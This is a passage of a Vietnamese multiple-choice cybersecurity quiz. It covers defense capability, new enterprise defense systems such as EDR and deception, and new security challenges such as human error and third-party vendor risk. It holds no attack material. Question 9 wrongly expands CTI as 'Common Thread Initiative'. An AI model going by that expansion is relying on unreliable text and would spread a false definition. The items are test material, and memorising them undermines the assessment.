- C. Năng lực phòng thủ mạng của nhân viên.
- D. Năng lực phòng thủ mạng của tổ chức.

Assessment

Câu 9. Hệ thống phòng thủ an ninh mới của doanh nghiệp ?

- A. EDR (Endpoint Detection and Response).
- B. Deception
- C. CTI (Common Thread Initiative)
- D. Cả 3 câu trên đều đúng.

Assessment

Câu 10. Thách thức bảo mật mới đối với các tổ chức là gì ?

- A. Thích ứng bảo mật chậm.
- B. Lỗi của con người.
- C. Rủi ro bảo mật của nhà cung cấp bên thứ ba.
- D. Cả 3 câu trên đều đúng.

